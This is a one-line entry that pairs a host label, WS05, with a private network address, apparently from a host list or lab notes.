WS05 - 10.10.123.102